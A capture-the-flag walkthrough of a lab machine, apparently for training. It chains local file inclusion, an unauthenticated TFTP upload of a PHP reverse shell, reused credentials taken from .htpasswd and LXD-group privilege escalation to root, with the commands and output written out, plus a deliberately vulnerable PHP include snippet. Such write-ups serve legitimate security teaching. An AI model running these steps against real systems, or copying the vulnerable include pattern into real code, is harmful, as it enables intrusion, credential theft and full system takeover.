Included Write-up

Introduction

Enumeration is always the key when it comes to penetration testing - the better the enumeration, the better the chances of finding & exploiting vulnerabilities. Most of the times, you won't find the single vulnerability that will grant you access, instead, it will be the chain of misconfiguration that only if used together will let you inside. This machine teaches some more enumeration techniques, even on a different transport layer protocol, and it also teaches that every penetration tester sometimes needs to use Google to see how to perform certain tasks.

Enumeration

We begin, as always, by scanning the target for open ports.

```
nmap -sC -sV {target_IP}

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://{target_IP}/?file=index.php
```

The scan shows only port 80 TCP open, which seems to be running Apache version `2.4.29`.

Apache

Let's navigate to port 80 using a browser like Chromium.

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The webpage features the landing page for a Gear manufacturing company. It does not seem to contain anything of interest, however, if we take a look at the URL we can see that this has automatically changed to `http://{target_IP}/?file=home.php`. This is a common way that developers use to dynamically load pages in a website and if not programmed correctly it can often lead to the webpage being vulnerable to Local File Inclusion, but more about that in a bit.

First, let's take a look at how this functionality might work.

```
if ($_GET['file']) {
  include($_GET['file']);
} else {
  header("Location: http://$_SERVER[HTTP_HOST]/index.php?file=home.php");
}
```

In the above example, the code is located inside `index.php`, which is used to dynamically load other pages of the website by using the `file` variable as the control point. If this variable has not been specified in the GET request, the page automatically re-writes the URL and loads `home.php`. If the value has been specified, the code attempts to load a page from the value of the variable.

For instance, if the variable was `file=register.php`, the PHP code would attempt to load `register.php` from the same folder.

This is a good way to seamlessly load different web pages, however if the `include` command is not restricted to just the web directory (e.g. `/var/www/html`), it might be possible to abuse it in order to read any file that is available on the system and the user who is running the web server has privileges to read.

This is what is called a Local File Inclusion vulnerability and is defined as follows.

```
Local file inclusion (also known as LFI) is the process of including files, that are already locally present on the server, through the exploitation of vulnerable inclusion procedures implemented in an application.
```

We can easily determine if this is the case by attempting to load a file that we know definitely exists on the system and is readable by all users. One of those files is `/etc/passwd` and to load it, change the `file` parameter from `home.php` to `/etc/passwd`. For consistency reasons we will show this process with the cURL command line utility instead of a browser.

```
curl 'http://{target_IP}/?file=/etc/passwd'
```

```
curl 'http://{target_IP}/?file=/etc/passwd'

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
mike:x:1000:1000:mike:/home/mike:/bin/bash
tftp:x:110:113:tftp daemon,,,:/var/lib/tftpboot:/usr/sbin/nologin
```

This is successful and a list of users is returned.


It is worth noting that inputting `/etc/passwd` might not always work if the inclusion already specifies a working directory.

For instance, consider the following code.

```
if ($_GET['file']) {
  include( __DIR__ . $_GET['file']);
} else {
  header("Location: http://$_SERVER[HTTP_HOST]/index.php?file=home.php");
}
```

In this example the `__DIR__` parameter is used to acquire the current working directory that the script is located in (e.g. `/var/www/html`) and then the value of the `file` variable is concatenated at the end. If we were to input `/etc/passwd` the full path would become `/var/www/html/etc/passwd`, which would result in a blank page as there is no such file or folder on the system.

To bypass this restriction we would have to instruct the code to search in previous directories. This would work similarly to how navigating to a previous folder is done with the `cd` command.



In such a case, `/etc/passwd` would become `../../../etc/passwd`.

TFTP

Back to the task at hand, while a Local File Inclusion is a great way to gather information and read system files the goal of every Penetration Tester is to achieve Remote Code Execution on a system. There is a plethora of ways that an LFI can turn into RCE, from log poisoning to plaintext passwords in configuration files and forgotten backups, however in this case the `passwd` file gave us a big hint as to how to proceed.

The last user that is listed is called `tftp`.


```
tftp:x:110:113:tftp daemon,,,:/var/lib/tftpboot:/usr/sbin/nologin
```

A quick Google search reveals that Trivial File Transfer Protocol (TFTP) is a simple protocol that provides basic file transfer function with no user authentication. TFTP is intended for applications that do not need the sophisticated interactions that File Transfer Protocol (FTP) provides.

It is also revealed that TFTP uses the User Datagram Protocol (UDP) to communicate. This is defined as a lightweight data transport protocol that works on top of IP.

```
UDP provides a mechanism to detect corrupt data in packets, but it does not attempt to
solve other problems that arise with packets, such as lost or out of order packets.
It is implemented in the transport layer of the OSI Model, known as a fast but not
reliable protocol, unlike TCP, which is reliable, but slower then UDP.
Just like how TCP contains open ports for protocols such as HTTP, FTP, SSH and etcetera,
the same way UDP has ports for protocols that work for UDP.
```

To this end let's use Nmap to scan for open UDP ports. It is worth noting that a UDP scan takes considerably longer time to complete compared to a TCP scan and it also requires superuser privileges.



The scan reveals that port 69 UDP is open and an instance of the TFTP server is running on it. In order to communicate with TFTP, we need to install it on our Linux machine.

```
sudo apt install tftp
```

Once the tool is installed its manual page can assist with its usage.

```
man tftp
```

```
man tftp

NAME
     tftp – trivial file transfer program

SYNOPSIS
     tftp [host]

COMMANDS
     Once tftp is running, it issues the prompt "tftp> " and recognizes the following commands:

     <SNIP>
     get filename
               Get a file or set of files from the specified sources.
               Source can be in one of two forms: a filename on the remote host, if
               the host has already been specified, or a string of the form hosts:filename
               to specify both a host and filename at the same time.
               If the latter form is used, the last hostname specified becomes the default for future transfers.
     put file
               Put a file or set of files to the specified remote file or directory.
               The destination can be in one of two forms: a file-name on the remote host,
               if the host has already been specified, or a string of the form hosts:filename to specify both a
               host and filename at the same time.
               If the latter form is used, the hostname specified becomes the default for future
               transfers.  If the remote-directory form is used, the remote host is assumed to be a UNIX machine.
     quit      Exit tftp.  An end of file also exits.
     </SNIP>
```

Foothold

TFTP works by default without the need for authentication. That means that anyone can connect to the TFTP server and upload or download files from the remote system.

We can chain this with the LFI vulnerability that we have already identified, in order to upload malicious PHP code to the target system that will be responsible for returning a reverse shell to us. We will then access this PHP file through the LFI and the web server will execute the PHP code.

We can either create our own PHP code or use one of the many available PHP reverse shells that can be found online through a Google search. One of them can be found here.

Copy the code and place it inside a file called `shell.php`. Then open it using a text editor such as `nano` or `vim` and edit the following lines.

```
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
```


The `$port` variable specifies the local port that we will use to catch the reverse shell. This can be anything we want as long as it is not already being used by a local process. Let's leave it to `1234`.

The `$ip` variable specifies the local IP address that the shell will be returned to. We can acquire this IP by running the `ifconfig` command and looking under `tun0`. The IP will be in the form of `10.10.14.X`.

```
ifconfig

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet {local_IP}  netmask 255.255.254.0  destination {local_IP}
        inet6 dead:beef:2::1002  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::8614:551d:ed50:93f0  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 34008  bytes 28255909 (26.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27587  bytes 2970356 (2.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

After acquiring the local IP, change it in the PHP shell and save it. Then we will upload the file to the remote TFTP server.



Now that the file has been uploaded, we need to start a local Netcat listener on the port that we specified in the reverse shell, in order to catch the connection once it initiates.

```
nc -lvp 1234
```

Finally we must find a way to access the uploaded PHP file through the LFI but we do not know where the file is uploaded on the target system. Thinking back to the `passwd` file that we read earlier, the TFTP user's home folder is specified as `/var/lib/tftpboot`.

```
tftp:x:110:113:tftp daemon,,,:/var/lib/tftpboot:/usr/sbin/nologin
```

This information can also be found with a quick Google search.

```
The default configuration file for tftpd-hpa is /etc/default/tftpd-hpa. The default root
directory where files will be stored is /var/lib/tftpboot
```

With this information let's try to load `/var/lib/tftpboot/shell.php`.

```
curl 'http://{target_IP}/?file=/var/lib/tftpboot/shell.php'
```

Once this command is run our terminal will appear stuck, however our Netcat listener has caught a connection.

```
nc -lvp 1234

Listening on 0.0.0.0 1234
Connection received on {target_IP} 56184
Linux included 4.15.0-151-generic #157-Ubuntu SMP 2021 x86_64 x86_64 x86_64 GNU/Linux
 16:39:11 up  2:49,  1 user,  load average: 0.00, 0.00, 0.00
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

The received shell is not fully interactive, however we can make it a bit better by using Python3.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Lateral Movement

With access to the system as the `www-data` user we do not have enough privileges to read the user flag, therefore we need to find a way to move laterally to user `mike` who was also found on the `passwd` file. A good place to start our enumeration would be the web server directory as it often contains configuration files that might include passwords.

The web-related files are usually stored in the `/var/www/html` folder, so that's where we are going start.

```
www-data@included:/var/www/html$ ls -al

total 88
drwxr-xr-x 4 root     root      4096 Oct 13 14:53 .
drwxr-xr-x 3 root     root      4096 Apr 23 16:05 ..
-rw-r--r-- 1 www-data www-data   212 Apr 23 11:50 .htaccess
-rw-r--r-- 1 www-data www-data    17 Apr 23 11:51 .htpasswd
-rw-r--r-- 1 www-data www-data 13828 Apr 29  2014 default.css
drwxr-xr-x 2 www-data www-data  4096 Apr 23 16:05 fonts
-rw-r--r-- 1 www-data www-data 20448 Apr 29  2014 fonts.css
-rw-r--r-- 1 www-data www-data  3704 Oct 13 14:48 home.php
drwxr-xr-x 2 www-data www-data  4096 Apr 23 16:05 images
-rw-r--r-- 1 www-data www-data   145 Oct 13 14:52 index.php
-rw-r--r-- 1 www-data www-data 17187 Apr 29  2014 license.txt
```

The folder contains two interesting hidden files, `.htaccess` and `.htpasswd`. The `htpasswd` file is used to store usernames and passwords for basic authentication of HTTP users. Let's read both files.

```
www-data@included:/var/www/html$ cat .htaccess
RewriteEngine On
RewriteCond %{THE_REQUEST} ^GET.*index\.php [NC]
RewriteRule (.*?)index\.php/*(.*) /$1$2 [R=301,NE,L]
#<Files index.php>
#AuthType Basic
#AuthUserFile /var/www/html/.htpasswd
#Require valid-user

www-data@included:/var/www/html$ cat .htpasswd
mike:Sheffield19
```

The second file contains credentials for user Mike. Often times users re-use the same passwords for multiple services and accounts and compromising one of them might mean that all of them are compromised.

If user Mike has used the same password for their system account, we might be able to use the `su` utility to acquire a shell with their privileges.

This is successful and the user flag is located in `/home/mike`.

Privilege escalation

The next step is escalating to the `root` user in order to gain the highest privileges on the system. Looking at the groups that user Mike is a member of, the `lxd` group is listed.

A quick Google search on what LXD is reveals the following information.

```
LXD is a management API for dealing with LXC containers on Linux systems. It will perform
tasks for any members of the local lxd group. It does not make an effort to match the
permissions of the calling user to the function it is asked to perform.
```

Digging a little deeper into LXD and searching for the keywords `LXD Exploit` on Google reveals the following information.


```
A member of the local “lxd” group can instantly escalate the privileges to root on the host operating system. This is irrespective of whether that user has been granted sudo rights and does not require them to enter their password. The vulnerability exists even with the LXD snap package.
```

This is exactly what we need and this HackTricks page describes the whole exploitation process step by step. The exploit works by making use of the Alpine image, which is a lightweight Linux distribution based on busy box. After this distribution is downloaded and built locally, an HTTP server is used to upload it to the remote system. The image is then imported into LXD and it is used to mount the Host file system with root privileges.

Building the image locally can be tedious due to dependency errors and other challenges. To simplify the process, we recommend downloading pre-built Alpine image files from the official LXC containers repository. We can use the latest default Alpine image (version 3.18 in this case) built for the AMD64 architecture, which aligns with the target machine's architecture.

Download the following two required files to the local host:

- `lxd.tar.xz` – Contains metadata and configuration for the LXC/LXD image.
- `rootfs.squashfs` – Contains the root filesystem of the Alpine image.



Alternatively, the Alpine image can also be built locally using the YAML configuration. Let's begin by installing the Go programming language as well as some other required packages.

```
sudo apt install -y golang-go debootstrap rsync gpg squashfs-tools
```

Then we must clone the LXC Distribution Builder and build it.

```
git clone https://github.com/lxc/distrobuilder
cd distrobuilder
make
```


> Note: If the above `make` command produces errors and fails to build the `distrobuilder` binary, you can also install it via the `Snap` store, as follows:
>
> ```
> sudo apt install snapd
> sudo snap install distrobuilder --classic
> ```

After the build is complete let's download the Alpine YAML file and build it.

```
mkdir -p $HOME/ContainerImages/alpine/
cd $HOME/ContainerImages/alpine/
wget https://raw.githubusercontent.com/lxc/lxc-ci/master/images/alpine.yaml
sudo $HOME/go/bin/distrobuilder build-lxd alpine.yaml -o image.release=3.18
```

> Note: If you installed the binary via the `Snap` store, replace the final `sudo` command with the following:
>
> ```
> sudo /snap/bin/distrobuilder build-lxd alpine.yaml -o image.release=3.18
> ```

Once the build is done `lxd.tar.xz` and `rootfs.squashfs` will be available in the same folder.



We will now have to transfer these files to the target system through the usage of a Python HTTP server. Run the following command locally on the same folder.

```
python3 -m http.server 8000
```

Then switch back to the reverse shell on the target system and download the files.

```
wget http://{local_IP}:8000/lxd.tar.xz
wget http://{local_IP}:8000/rootfs.squashfs
```

Note: As shown previously the local IP can be acquired through the `ifconfig` command line utility.

Once the transfer finishes, use the `ls` command to confirm the files transferred successfully.

```
mike@included:~$ ls -al

total 2312
drwxr-xr-x 6 mike mike    4096 Oct 13 19:15 .
drwxr-xr-x 3 root root    4096 Mar  5  2020 ..
lrwxrwxrwx 1 mike mike       9 Mar  5  2020 .bash_history -> /dev/null
-rw-r--r-- 1 mike mike     220 Apr  4  2018 .bash_logout
-rw-rw-r-- 1 mike mike      15 Mar  5  2020 .bash_profile
-rw-r--r-- 1 mike mike    3771 Apr  4  2018 .bashrc
drwx------ 2 mike mike    4096 Mar  5  2020 .cache
drwxr-x--- 3 mike mike    4096 Mar 10  2020 .config
drwx------ 3 mike mike    4096 Mar  5  2020 .gnupg
drwxrwxr-x 3 mike mike    4096 Mar  9  2020 .local
-rw-rw-r-- 1 mike mike     872 Oct 13 19:09 lxd.tar.xz
-rw-r--r-- 1 mike mike     807 Apr  4  2018 .profile
-rw-rw-r-- 1 mike mike 2318336 Oct 13 19:09 rootfs.squashfs
-r-------- 1 mike mike      33 Mar  9  2020 user.txt
```

The next step is to import the image using the LXC command-line tool.

```
lxc image import lxd.tar.xz rootfs.squashfs --alias alpine
```

To verify that the image has been successfully imported we can list the LXD images.

```
lxc image list
```

```
mike@included:~$ lxc image list

+--------+--------------+--------+-----------------------------------------+--------+--------+-------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |              DESCRIPTION                |  ARCH  |  SIZE  |         UPLOAD DATE           |
+--------+--------------+--------+-----------------------------------------+--------+--------+-------------------------------+
| alpine | 45091c5fc1cd | no     | Alpinelinux 3.8 x86_64 (20210927_1408) | x86_64 | 2.21MB | Oct 13, 2021 at 7:18pm (UTC) |
+--------+--------------+--------+-----------------------------------------+--------+--------+-------------------------------+
```

Alpine is correctly shown in the image list. We must now set the `security.privileged` flag to true, so that the container has all of the privileges that the root file system has. We will also mount the root file system on the container in the `/mnt` folder.

```
lxc init alpine privesc -c security.privileged=true
lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true
```

```
mike@included:~$ lxc init alpine privesc -c security.privileged=true
Creating privesc

mike@included:~$ lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true
Device host-root added to privesc
```

Finally we can start the container and start a root shell inside it.

```
lxc start privesc
lxc exec privesc /bin/sh
```

To access the root flag, we can navigate to the `/mnt/root/root` folder.

```
~ # cd /mnt/root/root
/mnt/root/root # ls -al

total 40
drwx------    7 root     root          4096 Apr 23 16:05 .
drwxr-xr-x   24 root     root          4096 Oct 11 13:11 ..
lrwxrwxrwx    1 root     root             9 Mar 11  2020 .bash_history -> /dev/null
-rw-r--r--    1 root     root          3106 Apr  9  2018 .bashrc
drwx------    2 root     root          4096 Apr 23 16:05 .cache
drwxr-x---    3 root     root          4096 Mar 11  2020 .config
drwx------    3 root     root          4096 Apr 23 16:05 .gnupg
drwxr-xr-x    3 root     root          4096 Mar  5  2020 .local
-rw-r--r--    1 root     root           148 Aug 17  2015 .profile
drwx------    2 root     root          4096 Apr 23 16:05 .ssh
-r--------    1 root     root            33 Mar  9  2020 root.txt
```

We successfully got the flag, congratulations!